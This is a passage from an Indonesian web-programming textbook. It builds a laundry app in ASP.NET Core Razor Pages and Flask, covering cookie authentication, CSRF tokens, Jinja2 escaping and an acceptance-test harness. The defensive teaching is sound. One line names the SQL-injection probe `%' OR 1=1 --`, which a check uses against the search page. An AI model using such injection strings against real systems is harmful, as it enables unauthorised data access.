Pada **Kode 10.43**, yang perlu diperhatikan justru apa yang *tidak* ada: tidak ada `e()`, tidak ada `<c:out>`. Setiap ekspresi `@` yang menghasilkan *string* di-*encode* ke HTML secara otomatis. Untuk mencetak HTML mentah Anda harus menulis `@Html.Raw(…)`, nama yang cukup panjang untuk diperhatikan saat peninjauan. Razor membalik bawaan PHP, dan itu perbedaan keamanan yang nyata: lupa melakukan sesuatu justru aman.

Layout-nya, `Pages/Shared/_Layout.cshtml`, memerankan `layout.php` dan `_top.jspf`; `_ViewStart.cshtml` menyatakan bahwa setiap halaman memakainya, dan `@RenderBody()` di dalamnya menandai tempat HTML milik halaman itu sendiri. `_ViewImports.cshtml` menyediakan *namespace* dan menyalakan ***tag helper***, atribut-atribut seperti `asp-page` yang ditulis ulang oleh kerangka kerja menjadi HTML biasa.

Route halaman nota adalah `@page "/bills/{id}"`, dengan sebuah *route parameter*. `/bills/B2954` cocok dengannya dengan `id` bernilai `B2954`, dan `ShowBillModel.OnGet(string id)` menerimanya dengan *model binding* yang sama. *Route* halaman nota baru adalah literal `@page "/bills/new"`. Keduanya dapat cocok dengan `/bills/new`; *routing* ASP.NET Core mendahulukan segmen literal daripada parameter, yang merupakan aturan "tepat sebelum awalan" dari spesifikasi *servlet* dalam bentuk lain, dan sekali lagi urutan ditemukannya berkas tidak berpengaruh.


10.8.4 *Login*: autentikasi *cookie* sebagai ganti sesi

Kode 10.44 adalah *handler login*.

Kode 10.44 `Login.cshtml.cs`: kata sandi diperiksa oleh `VerifyPassword` yang sama dengan **Kode 10.14**; bila berhasil, id, nama, peran, dan gerai karyawan menjadi *claim*, dan `SignInAsync` menaruhnya ke dalam *cookie* terenkripsi.

```
using System.Security.Claims;
using Laundry.Data;
using Microsoft.AspNetCore.Authentication;
using Microsoft.AspNetCore.Authentication.Cookies;
using Microsoft.AspNetCore.Mvc;

namespace Laundry.Pages;

public class LoginModel(IStore store) : LaundryPage
{
    public string Email { get; private set; } = "";
    public string? Error { get; private set; }

    public void OnGet() { }

    public async Task<IActionResult> OnPostAsync(string? email, string? password)
    {
        Email = (email ?? "").Trim().ToLowerInvariant();
        var e = store.EmployeeByEmail(Email);
        if (e?.PasswordHash is null || !Rules.VerifyPassword(password ?? "",
e.PasswordHash))
        {
            Error = "Wrong e-mail or password.";
            Response.StatusCode = 401;
            return Page();
        }
        var identity = new ClaimsIdentity(new[]
        {
            new Claim(ClaimTypes.NameIdentifier, e.Id),
            new Claim(ClaimTypes.Name, e.Name),
            new Claim(ClaimTypes.Role, Rules.Role(e)),
            new Claim("outlet", e.OutletId ?? ""),
        }, CookieAuthenticationDefaults.AuthenticationScheme);
        // A new, encrypted authentication cookie replaces whatever the browser had.
        await HttpContext.SignInAsync(new ClaimsPrincipal(identity));
        return Redirect("/customers");
    }
}
```

Inilah perbedaan desain terbesar dalam bab ini, dan **Gambar 10.39** menggambarkannya. PHP, Tomcat, dan bangunan HttpServer menyimpan pengguna yang sedang *login* **di server** dan hanya memberi peramban sebuah id acak. Autentikasi *cookie* ASP.NET Core menyimpan pengguna **di dalam *cookie* itu sendiri**: *claim-claim*-nya diserialisasi, dienkripsi, dan ditandatangani dengan kunci dari sistem *Data Protection* milik ASP.NET Core, lalu dikirim ke peramban sebagai `.AspNetCore.Cookies`. Pada setiap permintaan, *middleware* mendekripsi *cookie* itu dan membangun kembali `User`; server tidak mengingat apa pun per pengguna.



Gambar 10.39 Tempat *login* tinggal di setiap bangunan. PHP dan bangunan Java memberi peramban hanya sebuah id dan menyimpan datanya di server; ASP.NET Core dan Flask menaruh datanya di *cookie*, dilindungi kunci yang hanya dipegang server.

Apa yang diperoleh? Menyalakan ulang server tidak melupakan *login* siapa pun, dan dua atau sepuluh salinan aplikasi di belakang *load balancer* semuanya menerima *cookie* yang sama, asalkan berbagi *key ring* yang sama — tidak diperlukan penyimpanan sesi bersama. Apa yang dikorbankan? *Cookie*-nya lebih besar (yang tertangkap di Subbab 10.10 panjangnya 560 karakter, dibandingkan 32 untuk sebuah `PHPSESSID`), ikut berjalan bersama setiap permintaan, dan sebuah *login* tidak dapat dicabut di server hanya dengan menghapus sesinya: sampai kedaluwarsa, *cookie* yang dicuri tetap berfungsi kecuali aplikasi menambahkan pemeriksaannya sendiri. `SignInAsync` juga mengerjakan apa yang dikerjakan `session_regenerate_id` dan `changeSessionId` — *cookie* baru menggantikan apa pun yang dipegang peramban, sehingga *session fixation* tidak memiliki apa pun untuk dimanfaatkan.

`Response.StatusCode = 401; return Page();` untuk kata sandi yang salah layak dicatat. *Handler cookie* mengubah respons 401 menjadi *redirect* ke halaman *login* hanya ketika *otorisasi* gagal, bukan ketika sebuah halaman sendiri memilih status itu, sehingga formulir ditampilkan lagi dengan 401, seperti di setiap bangunan lain.

10.8.5 Halaman nota baru, dan sebuah temuan

Kode 10.45 adalah *page model* nota baru.

Kode 10.45 `Bills/New.cshtml.cs`: pencuci ditolak dengan 403, formulir diperiksa oleh aturan bersama, dan nota yang sah diikuti `RedirectToPage`.

```
using System.Security.Claims;
using Laundry.Data;
using Microsoft.AspNetCore.Mvc;

namespace Laundry.Pages.Bills;

public class NewBillModel(IStore store) : LaundryPage
{
    public IReadOnlyList<Service> Services => store.Services();
    public Dictionary<string, string> Values { get; private set; } = new() { ["units"] =
"1" };
    public Dictionary<string, string> Errors { get; private set; } = new();

    public string Value(string name) => Values.GetValueOrDefault(name, "");

    public IActionResult OnGet() =>
        Claim(ClaimTypes.Role) == "washer" ? Refuse(403, "Washers do not take new bills.")
: Page();

    public IActionResult OnPost()
    {
        if (Claim(ClaimTypes.Role) == "washer")
        {
            return Refuse(403, "Washers do not take new bills.");
        }
        (Values, Errors) = Rules.ValidateBill(name => Request.Form[name], store);
        if (Errors.Count > 0)
        {
            Response.StatusCode = 422;
            return Page();
        }
        string id = store.CreateBill(Values["customer"], Values["service"],
int.Parse(Values["units"]),
            Values["rack"], Claim(ClaimTypes.NameIdentifier)!, Claim("outlet"),
Rules.Now());
        return RedirectToPage("/Bills/Show", new { id });    // builds the address
/bills/B2954
    }
}
```

`Claim(ClaimTypes.Role)` membaca kembali peran dari *cookie*. `Refuse(403, …)` adalah *helper* di `LaundryPage`, kelas dasar semua *page model*, yang mengatur status dan merender *partial* bersama `_Problem.cshtml` di dalam *layout* — padanan `abort` pada PHP dan `Pages.error` pada bangunan *servlet*. Pemeriksaan peran ditulis dengan tangan alih-alih dengan `[Authorize(Roles = …)]`, karena atribut itu akan menjawab pencuci dengan *redirect* ke halaman "akses ditolak", bukan dengan 403 yang dituntut **Tabel 10.1**. `RedirectToPage("/Bills/Show", new { id })` membangun alamat dari *route* halaman tujuan, sehingga mengganti nama *route* tidak dapat meninggalkan tautan yang rusak; responsnya **302 Found**, bukan 303, dan Subbab 10.10 akan kembali membahasnya.

Temuannya menyangkut formulir. Versi pertama bangunan ini menulis formulir *login*-nya persis seperti bangunan lain, `<form method="post" action="/login">`. Setiap *login* gagal. Pengujian penerimaan langsung menunjukkan sebabnya — kegagalan-kegagalan pertama pada **Kode 10.46** adalah formulir *login* tanpa token tersembunyi dan setiap POST dijawab dengan 400.

Kode 10.46 Delapan baris pertama pengujian penerimaan terhadap versi pertama bangunan ASP.NET. Pemeriksaan 02 tidak menemukan kolom tersembunyi di formulir *login*, dan setiap POST ditolak dengan 400: token *antiforgery*-nya tidak ada.

```
PASS 01 anonymous /customers is sent to /login
     server says: ASP.NET Core Razor Pages
FAIL 02 login page has a form with a hidden token  <--
FAIL 03 wrong password: 401 and one neutral message  <-- 400
PASS 04 login without the token is refused (400 or 403)
FAIL 05 cashier logs in and lands on /customers  <-- 400 None
FAIL 06 all customers: 256 found, first 20 shown  <-- 302
FAIL 07 search 'budi' finds 3  <--
```

Form tag helper menambahkan token *antiforgery* secara otomatis ke formulir yang `action`-nya dibuatnya sendiri — tanpa atribut `action`, atau dengan atribut `asp-page` atau `asp-action` — tetapi memperlakukan `action="…"` yang ditulis harfiah sebagai formulir yang mungkin mengirim ke situs lain, dan tidak menyertakan tokennya. Perlindungan CSRF kerangka kerja lalu dengan benar menolak setiap *login*. Perbaikannya satu atribut: `<form method="post" asp-page="/Login">`, yang menghasilkan `action="/login"` *dan* tokennya. Setelah perubahan itu, dan perubahan yang sama di formulir nota baru, bangunan ini lolos kedelapan belas pemeriksaan. Inilah contoh yang baik tentang bawaan yang aman yang dapat hilang tanpa suara, dan tentang mengapa pengujian yang berperilaku seperti peramban — yang mencari kolom tersembunyi yang dibawa formulir sungguhan — menangkap apa yang tidak tertangkap dengan membaca kode.

10.8.6 *Store* CSV, secara singkat

Kode 10.47 adalah bagian `CsvStore` yang mengerjakan pencarian.

Kode 10.47 Awal `CsvStore`: kelima tabel dibaca sekali, karyawan diindeks menurut e-mel, dan pencarian dikerjakan dengan LINQ dalam urutan yang sama dengan bangunan SQL.

```
using System.Globalization;
using System.Text;

namespace Laundry.Data;

/// <summary>
/// The Laundry tables read once from CSV files into memory. New bills live in memory
/// until the application stops: a teaching stand-in for a database, not a replacement.
/// </summary>
public sealed class CsvStore : IStore
{
    private readonly Dictionary<string, Employee> employees;       // by e-mail address
    private readonly List<Customer> customers;
    private readonly List<Service> services;
    private readonly Dictionary<string, string> outlets;           // id -> name
    private readonly SortedDictionary<string, Dictionary<string, string>> bills;
    private readonly object gate = new();                           // one writer at a time

    public CsvStore(string folder)
    {
        var e = Read(folder, "Employee.csv");
        employees = e.ToDictionary(r => r["email"], r => new Employee(r["id"], r["name"],
            r["section"], Null(r["spv_id"]), Null(r["Outlet_id"]),
Null(r["password_hash"]),
            e.Any(s => s["spv_id"] == r["id"])));
        customers = Read(folder, "Customer.csv")
            .Select(r => new Customer(r["id"], r["name"], r["phone"],
r["email"])).ToList();
        services = Read(folder, "Service.csv")
            .Select(r => new Service(r["id"], r["description"],
Money(r["price"]))).ToList();
        outlets = Read(folder, "Outlet.csv").ToDictionary(r => r["id"], r => r["name"]);
        bills = new(Read(folder, "Bill.csv").ToDictionary(r => r["id"]),
StringComparer.Ordinal);
    }

    public Employee? EmployeeByEmail(string email) => employees.GetValueOrDefault(email);

    public CustomerPage SearchCustomers(string text)
    {
        // LIKE '%text%' in SQLite ignores the case of ASCII letters; so does this.
        var found = customers
            .Where(c => c.Name.Contains(text, StringComparison.OrdinalIgnoreCase)
                     || c.Phone.Contains(text, StringComparison.OrdinalIgnoreCase))
            .OrderBy(c => c.Name, StringComparer.Ordinal).ThenBy(c => c.Id,
StringComparer.Ordinal)
            .ToList();
        return new CustomerPage(found.Count, found.Take(IStore.Page).ToList());
    }
```

Pencarian harus meniru perilaku SQL secara tepat agar pengujian lolos, dan itu memerlukan dua rincian. `LIKE` milik SQLite mengabaikan besar-kecil huruf ASCII, sehingga `Contains` memakai `OrdinalIgnoreCase`. `ORDER BY name` milik SQLite membandingkan *string* bait demi bait, sehingga pengurutannya memakai `StringComparer.Ordinal`, bukan perbandingan yang peka budaya yang sebaliknya akan dipilih C#; dengan yang terakhir itu, nama yang diawali huruf kecil atau huruf besar beraksen dapat muncul di tempat lain dan "20 yang pertama" akan berbeda. Di sini tidak ada SQL yang dapat disusupi, sehingga pemeriksaan 10 lolos karena alasan lain: `%' OR 1=1 --` sekadar *string* yang tidak termuat dalam nama siapa pun. Penulisan dilindungi `lock`, karena Kestrel melayani permintaan di banyak *thread* dan `SortedDictionary` tidak aman bila ditulisi beberapa *thread* sekaligus.

10.8.7 Menjalankannya

Dari `aspnet`, dengan .NET 10 SDK, `dotnet run` mem-*build* proyek lalu menyalakannya. Di pembangunan buku ini kedua langkah dijalankan terpisah — `dotnet build`, lalu `dotnet bin/Debug/net10.0/LaundryRazor.dll`, yang memang dijalankan `dotnet run` sesudah mem-*build* — dan Kestrel mencetak:

```
info: Microsoft.Hosting.Lifetime[14]
      Now listening on: http://127.0.0.1:9003
info: Microsoft.Hosting.Lifetime[0]
      Application started. Press Ctrl+C to shut down.
info: Microsoft.Hosting.Lifetime[0]
      Hosting environment: Production
info: Microsoft.Hosting.Lifetime[0]
      Content root path: /home/claude/kit/WebPro/Code_new/Chapter10/aspnet
```

Lingkungannya *Production* karena tidak ada yang mengatur `ASPNETCORE_ENVIRONMENT`; di Production, *exception handler* pada **Kode 10.40** menampilkan halaman galat satu kalimat alih-alih halaman pengembang yang terperinci, dan itulah bawaan yang aman. Pengujian penerimaan lalu lolos kedelapan belas pemeriksaan.

10.9 Python dan Flask

10.9.1 WSGI: kontrak antara server dan aplikasi Python

Aplikasi web Python tidak berbicara langsung dengan jaringan. Aplikasi itu mengimplementasikan **WSGI**, *Web Server Gateway Interface* yang didefinisikan dalam PEP 3333 [7]: sebuah aplikasi adalah objek yang dapat dipanggil, yang menerima kamus berisi uraian permintaan dan sebuah fungsi untuk memulai respons, lalu mengembalikan isi responsnya. Server WSGI mana pun lalu dapat menjalankan aplikasi WSGI mana pun — server pengembangan Flask, gunicorn, uWSGI, `mod_wsgi` milik Apache, atau Waitress di Windows. Ini pembagian kerja yang sama seperti antara Tomcat dan *servlet*, diringkas menjadi satu tanda tangan fungsi, dan itulah sebabnya baris Flask pada **Gambar 10.38** diawali “server WSGI”.

Objek aplikasi Flask dibuat sekali dan hidup selama proses server hidup, seperti *servlet*; tetapi segala sesuatu yang menjadi milik satu permintaan — permintaan itu sendiri, sesi, sambungan basis data di `g` — hidup dalam *request context* yang dibuat Flask di awal setiap permintaan dan dibuang di akhirnya, seperti variabel-variabel PHP. Flask memberi Anda kedua masa hidup itu dan meminta Anda menyatakan yang mana yang Anda maksud.

10.9.2 Aplikasinya

Seluruh bangunan ini adalah satu fungsi, `create_app`, yang membangun lalu mengembalikan aplikasinya. Pola *application factory* ini memungkinkan pengujian dan gunicorn masing-masing membuat aplikasi baru dengan pengaturannya sendiri. **Kode 10.48** adalah paruh pertamanya: pengaturan, sambungan basis data per permintaan, pemeriksaan CSRF, dan dekorator *login*.

Kode 10.48 Paruh pertama `python/app.py`: konfigurasi dari variabel lingkungan, satu `Store` per permintaan di `g`, token CSRF dan pemeriksaannya sebelum setiap POST, dan dekorator `login_required`.

```
"""Profitina Laundry, Chapter 10: the four features in Python with Flask and Jinja2.

Run:   python app.py                    (development server, http://127.0.0.1:9004/)
Serve: gunicorn -w 2 -b 127.0.0.1:9005 "app:create_app()"   (Linux/macOS)
"""
import datetime
import functools
import os
import secrets

from flask import Flask, abort, g, redirect, render_template, request, session, url_for

import rules
from passwords import verify_password
from store import Store

HERE = os.path.dirname(os.path.abspath(__file__))


def create_app():
    app = Flask(__name__)
    app.config.update(
        SECRET_KEY=os.environ.get("LAUNDRY_SECRET_KEY") or secrets.token_hex(32),
        DATABASE=os.environ.get("LAUNDRY_DB", os.path.join(HERE, "..", "data",
"laundry.db")),
        SESSION_COOKIE_HTTPONLY=True,
        SESSION_COOKIE_SAMESITE="Lax",
    )

    # ---- one Store per request, closed when the request ends ----------------
    def store():
        if "store" not in g:
            g.store = Store(app.config["DATABASE"])
        return g.store

    @app.teardown_appcontext
    def close_store(_error):
        if "store" in g:
            g.pop("store").close()

    # ---- CSRF: every POST must carry the token that this session was given ---
    @app.context_processor
    def csrf_token():
        if "csrf" not in session:
            session["csrf"] = secrets.token_hex(16)
        return {"csrf": session["csrf"], "user": session.get("user")}
```

Kode 10.48 (Lanjutan) *Paruh pertama python/app.py: konfigurasi dari variabel lingkungan, satu Store per permintaan di g, token CSRF dan pemeriksaannya sebelum setiap POST, dan dekorator login_required.*

```
    @app.before_request
    def check_csrf():
        if request.method == "POST":
            sent = request.form.get("csrf", "")
            if not sent or not secrets.compare_digest(sent, session.get("csrf", "")):
                abort(403, "The form has expired. Go back, reload the page and try again.")

    def login_required(view):
        @functools.wraps(view)
        def wrapper(*args, **kwargs):
            if "user" not in session:
                return redirect(url_for("login"))
            return view(*args, **kwargs)
        return wrapper
```

Tiga mekanisme Flask memikul seluruh bagian lintas-fitur bangunan ini, dan masing-masing memiliki kembaran di tempat lain. `@app.before_request` berjalan sebelum setiap *view* — itulah *filter servlet*, baris-baris pertama *front controller* PHP, *middleware antiforgery* ASP.NET. `@app.teardown_appcontext` berjalan sesudah setiap permintaan, bahkan yang gagal, dan menutup sambungan — pekerjaan yang dikerjakan `try`-with-resources di Java. Dan `@app.context_processor` menambahkan variabel ke setiap templat, di sini token CSRF dan penggunanya, sehingga *layout* dapat menggambar formulir keluar tanpa setiap *view* harus meneruskannya.

`login_required` adalah *decorator*: fungsi yang menerima sebuah *view* dan mengembalikan *view* baru yang lebih dulu memeriksa sesi. Menulis `@login_required` di atas sebuah *view* membungkusnya; melupakannya membiarkan *view* itu terbuka. Itulah `require_login()` milik bangunan PHP lagi, dengan kelemahan yang sama — sifatnya *opt-in* per halaman — sedangkan bangunan ASP.NET menyatakan "setiap halaman kecuali halaman *login*" sekali saja, dan *filter* bangunan *servlet* mencakup setiap *path*.

Kode 10.49 adalah paruh kedua: halaman-halamannya.

Kode 10.49 Paruh kedua `python/app.py`: satu fungsi *view* per *route*, *error handler*, jam toko, dan titik masuk server pengembangan.

```
    # ---- the pages ------------------------------------------------------------
    @app.get("/")
    def home():
        return redirect(url_for("customers"))

    @app.route("/login", methods=["GET", "POST"])
    def login():
        if request.method == "GET":
            return render_template("login.html", email="", error=None)
        email = request.form.get("email", "").strip().lower()
        employee = store().employee_by_email(email)
        if employee is None or not employee["password_hash"] \
                or not verify_password(request.form.get("password", ""),
employee["password_hash"]):
            return render_template("login.html", email=email,
                                   error="Wrong e-mail or password."), 401
        session.clear()                                    # a fresh session for the new
login
        session["user"] = {"id": employee["id"], "name": employee["name"],
                           "role": rules.role(employee), "outlet": employee["Outlet_id"]}
        return redirect(url_for("customers"), code=303)

    @app.post("/logout")
    def logout():
        session.clear()
        return redirect(url_for("login"), code=303)

    @app.get("/customers")
    @login_required
    def customers():
        q = request.args.get("q", "").strip()
        total, rows = store().search_customers(q)
        return render_template("customers.html", q=q, total=total, rows=rows)

    @app.route("/bills/new", methods=["GET", "POST"])
    @login_required
    def new_bill():
        if session["user"]["role"] == "washer":
            abort(403, "Washers do not take new bills.")
        if request.method == "GET":
            return render_template("bill_new.html", services=store().services(),
                                   values={"units": "1"}, errors={})
        values, errors = rules.validate_bill(request.form, store())
        if errors:
            return render_template("bill_new.html", services=store().services(),
                                   values=values, errors=errors), 422
        user = session["user"]
        bill_id = store().create_bill(values["customer"], values["service"],
int(values["units"]),
```

Kode 10.49 (Lanjutan) *Paruh kedua python/app.py: satu fungsi view per route, error handler, jam toko, dan titik masuk server pengembangan.*

```
                                        values["rack"], user["id"], user["outlet"], now())
        return redirect(url_for("show_bill", bill_id=bill_id), code=303)

    @app.get("/bills/<bill_id>")
    @login_required
    def show_bill(bill_id):
        bill = store().bill(bill_id.upper())
        if bill is None:
            abort(404, "There is no bill %s." % bill_id)
        return render_template("bill_show.html", bill=bill, rupiah=rules.rupiah)

    @app.errorhandler(403)
    @app.errorhandler(404)
    def error_page(error):
        title = "Not allowed" if error.code == 403 else "Not found"
        return render_template("error.html", title=title, message=error.description),
error.code

    return app


def now():
    """The shop's clock; LAUNDRY_NOW='2026-09-30 21:00:00' freezes it for tests."""
    return os.environ.get("LAUNDRY_NOW") or datetime.datetime.now().strftime("%Y-%m-%d
%H:%M:%S")


if __name__ == "__main__":
    create_app().run(host="127.0.0.1", port=int(os.environ.get("PORT", "9004")))
```

Route-nya adalah **dekorator** pada fungsi *view*: `@app.get("/customers")` mengikat alamat itu ke `customers()`, dan `@app.get("/bills/<bill_id>")` menangkap satu segmen *path* dan meneruskannya sebagai argumen, seperti yang dikerjakan grup regex PHP, `getPathInfo()` milik *servlet*, dan `{id}` milik Razor. Flask mengurutkan aturannya menurut seberapa spesifik aturan itu, sehingga `/bills/new` dicocokkan sebagai literal sebelum `/bills/<bill_id>` dicoba: kerangka kerja ketiga dalam bab ini yang mendahulukan *route* yang tepat, masing-masing dengan mekanismenya sendiri.

`abort(403, "Washers do not take new bills.")` memunculkan pengecualian yang menghentikan *view*; `@app.errorhandler(403)` menangkapnya dan merender `error.html` dengan pesannya. `render_template(…), 422` mengembalikan halaman dan status bersama-sama, sebagai *tuple*. Dan `redirect(url_for("show_bill", bill_id=bill_id), code=303)` membangun alamat dari nama *view*-nya, seperti `RedirectToPage` milik Razor, dan mengirim 303. *Redirect* untuk pengunjung yang belum *login* di `login_required` memakai bawaan Flask, 302; ketidakkonsistenan kecil itu sengaja dibiarkan, karena **Tabel 10.4** mencatat persis apa yang dikirim setiap bangunan.

10.9.3 Jinja2: *escaping* secara bawaan, dan *layout* lewat pewarisan

Kode 10.50 adalah *layout*-nya, dan **Kode 10.51** daftar pelanggannya.

Kode 10.50 `templates/base.html`: *layout*-nya. `{% block main %}` adalah lubang yang diisi setiap halaman.

```
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=1">
<title>{{ title }} · Profitina Laundry</title>
<link rel="stylesheet" href="/static/style.css">
</head>
<body>
<header class="top">
  <img src="/static/profitina-logo-horizontal.png" alt="Profitina">
  <span class="stack">Python Flask + Jinja2</span>
  {% if user %}
  <nav>
    <a href="/customers">Customers</a>
    <a href="/bills/new">New bill</a>
    <form class="inline" method="post" action="/logout">
      <input type="hidden" name="csrf" value="{{ csrf }}">
      <button class="linkish">Log out {{ user.name }}</button>
    </form>
  </nav>
  {% endif %}
</header>
<main>
{% block main %}{% endblock %}
</main>
</body>
</html>
```

Kode 10.51 `templates/customers.html`: `{% extends %}` menamai *layout*-nya, dan halaman hanya menyediakan judul dan bloknya. Setiap `{{ … }}` di-*escape*.

```
{% extends "base.html" %}
{% set title = "Customers" %}
{% block main %}
<h1>Customers</h1>
<form method="get" action="/customers">
  <label for="q">Name or phone contains</label>
  <input id="q" name="q" value="{{ q }}">
  <button>Search</button>
</form>
<p class="count">{{ total }} customer{{ "" if total == 1 else "s" }} found{% if total >
rows|length %}, showing the first {{ rows|length }}{% endif %}.</p>
<table>
  <tr><th>Id</th><th>Name</th><th>Phone</th><th>E-mail</th></tr>
  {% for c in rows %}
  <tr><td>{{ c.id }}</td><td>{{ c.name }}</td><td>{{ c.phone }}</td><td>{{ c.email
}}</td></tr>
  {% endfor %}
</table>
{% endblock %}
```

Jinja2 [8] bekerja dengan *pewarisan*: sebuah halaman menyatakan *layout* mana yang diperluasnya dan mengisi blok-blok bernama milik *layout* itu, alih-alih meng-*include* kepala dan kaki halaman. Hasilnya sama dengan `_Layout` milik Razor bersama `@RenderBody()`. Dan seperti Razor, Flask mengatur Jinja2 untuk **meng-*escape* secara bawaan** pada templat `.html`: `{{ c.name }}` di-*encode*, dan mencetak HTML mentah memerlukan *filter* `| safe`, yang karena itu menjadi ungkapan yang perlu dicari saat peninjauan.

10.9.4 Sesinya adalah *cookie* bertanda tangan

Sesi Flask tampak seperti milik PHP — sebuah kamus, `session["user"] = …` — tetapi disimpan dengan cara ASP.NET Core menyimpan *login*-nya: di dalam *cookie*. Bedanya, *cookie* Flask

ditandatangani tetapi tidak dienkripsi. *Probe* di Subbab 10.10 menangkap *cookie* sesi yang dipasang bangunan Flask ketika kasir *login*; bagian pertamanya berupa Base64, dan mendekodenya menghasilkan

```
{"user":{"id":"E0004","name":"Dewi Lestari Putri","outlet":"O01","role":"cashier"}}
```

Siapa pun yang memegang *cookie* itu dapat membacanya. Yang tidak dapat dilakukan siapa pun tanpa `SECRET_KEY` adalah *mengubahnya*: bagian kedua dan ketiga *cookie* itu adalah stempel waktu dan tanda tangan HMAC atas datanya, dan Flask menolak *cookie* yang tanda tangannya tidak cocok. Jadi aturannya: taruh di sesi Flask hanya apa yang boleh dilihat pengguna, dan jangan pernah sesuatu yang rahasia. Bangunan ini menyimpan id, nama, peran, dan gerai karyawan — fakta yang sudah diketahui kasir itu — serta token CSRF, yang melindungi kasir itu dan tidak berguna bagi orang lain.

Karena isi sesi ditandatangani dengan `SECRET_KEY`, kunci itulah keamanan setiap *login*. `create_app` membacanya dari `LAUNDRY_SECRET_KEY` dan, bila variabel itu tidak diatur, mengarang satu kunci acak saat menyala — nyaman untuk pengembangan, karena setiap *restart* sekadar mengeluarkan semua orang, dan menjadi jebakan di produksi, seperti yang akan ditunjukkan Subbab 10.12.4 dengan keluaran sungguhan.

10.9.5 Akses data dengan `sqlite3`

`store.py` memakai modul bawaan Python, `sqlite3`. **Kode 10.52** adalah transaksinya.

Kode 10.52 `Store.create_bill`: `with self.db:` meng-*commit* transaksi bila bloknya selesai dan membatalkannya bila ada pengecualian yang lolos dari blok itu.

```
    def create_bill(self, customer_id, service_id, units, rack, employee_id, outlet_id,
now):
        """Insert the bill and its first StatusLog row in one transaction; return the new
id."""
        with self.db:                                       # COMMIT at the end, ROLLBACK on
error
            price = self.db.execute("SELECT price FROM Service WHERE id = ?",
                                    (service_id,)).fetchone()[0]
            last = self.db.execute("SELECT MAX(id) FROM Bill").fetchone()[0]
            bill_id = "B%04d" % (int(last[1:]) + 1 if last else 1)
            self.db.execute(
                "INSERT INTO Bill (id, arrived, status, rack, unit, payment,"
                " Customer_id, Employee_id, Service_id, Outlet_id)"
                " VALUES (?, ?, 'queued', ?, ?, ?, ?, ?, ?, ?)",
                (bill_id, now, rack, units, int(price) * units,
                 customer_id, employee_id, service_id, outlet_id))
            self.db.execute("INSERT INTO StatusLog (Bill_id, status, changed_at,
Employee_id)"
                            " VALUES (?, 'queued', ?, ?)", (bill_id, now, employee_id))
        return bill_id
```

`sqlite3` memakai *placeholder* `?`, seperti PDO dan JDBC. `row_factory = sqlite3.Row` memungkinkan templat menulis `c.name` untuk sebuah kolom, seperti yang dimungkinkan `FETCH_ASSOC` milik PDO dan *record* Java. Untuk MySQL, pernyataan yang sama dijalankan lewat PyMySQL, yang *placeholder*-nya `%s`; satu perbedaan itulah sebabnya proyek Python yang lebih besar memakai SQLAlchemy, yang menyembunyikannya.

10.9.6 Menjalankannya

Dari `python`, setelah `pip install -r requirements.txt` di dalam *virtual environment* (Subbab 1.16), `python app.py` menyalakan server pengembangan Flask di *port* 9004. Pengujian

penerimaan lolos kedelapan belas pemeriksaan. Subbab 10.12.4 menjalankan aplikasi yang sama di bawah gunicorn.

10.10 Satu Pengujian Penerimaan untuk Setiap Server

10.10.1 Menguji dari luar

Setiap bangunan dapat saja diberi *unit test* dalam bahasanya sendiri, dan proyek sungguhan memang semestinya memilikinya. Bab ini memerlukan hal lain: satu pengujian yang tidak tahu dalam bahasa apa server ditulis, sehingga "kelima bangunan mengimplementasikan kumpulan fitur yang sama" menjadi klaim yang dapat diperiksa, bukan dipercaya. **Pengujian penerimaan** (*acceptance test*) semacam itu berperilaku seperti pengguna dengan peramban. Pengujian itu mengirim permintaan HTTP, membaca kode status, *header*, dan HTML yang kembali, lalu memutuskan apakah aplikasi melakukan apa yang dinyatakan **Tabel 10.1**.

`acceptance/acceptance.py` ditulis dalam Python hanya dengan pustaka standar — `urllib.request` untuk HTTP, `http.cookiejar` untuk *cookie*, `html.parser` untuk membaca formulir — sehingga dapat berjalan di mesin mana pun yang memiliki Python, tanpa memasang apa pun. **Kode 10.53** adalah paruh pertamanya, "peramban yang cermat".

Kode 10.53 Paruh pertama `acceptance/acceptance.py`: peramban yang menyimpan *cookie*, mengirim kolom-kolom tersembunyi sebuah formulir, dan mengembalikan *redirect* alih-alih mengikutinya.

```python
#!/usr/bin/env python3
"""One acceptance test for all five versions of the Chapter 10 Laundry pages.

    python acceptance.py http://127.0.0.1:9004

Standard library only. It behaves like a careful browser: it keeps cookies, submits the
hidden fields every form carries, and does NOT follow redirects, so it can check them.
Run it against a server that uses a fresh copy of data/laundry.db.
"""
import html.parser
import re
import sys
import urllib.error
import urllib.parse
import urllib.request
from http.cookiejar import CookieJar


class NoRedirect(urllib.request.HTTPRedirectHandler):
    def redirect_request(self, *args, **kwargs):
        return None                     # hand the 3xx back to us instead of following it


class Forms(html.parser.HTMLParser):
    """Collects the hidden inputs of every <form>, keyed by the form's action."""
    def __init__(self):
        super().__init__()
        self.forms, self.current = {}, None

    def handle_starttag(self, tag, attrs):
        a = dict(attrs)
        if tag == "form":
            self.current = self.forms.setdefault(a.get("action") or "", {})
        elif tag == "input" and self.current is not None and a.get("type") == "hidden":
            self.current[a.get("name")] = a.get("value") or ""

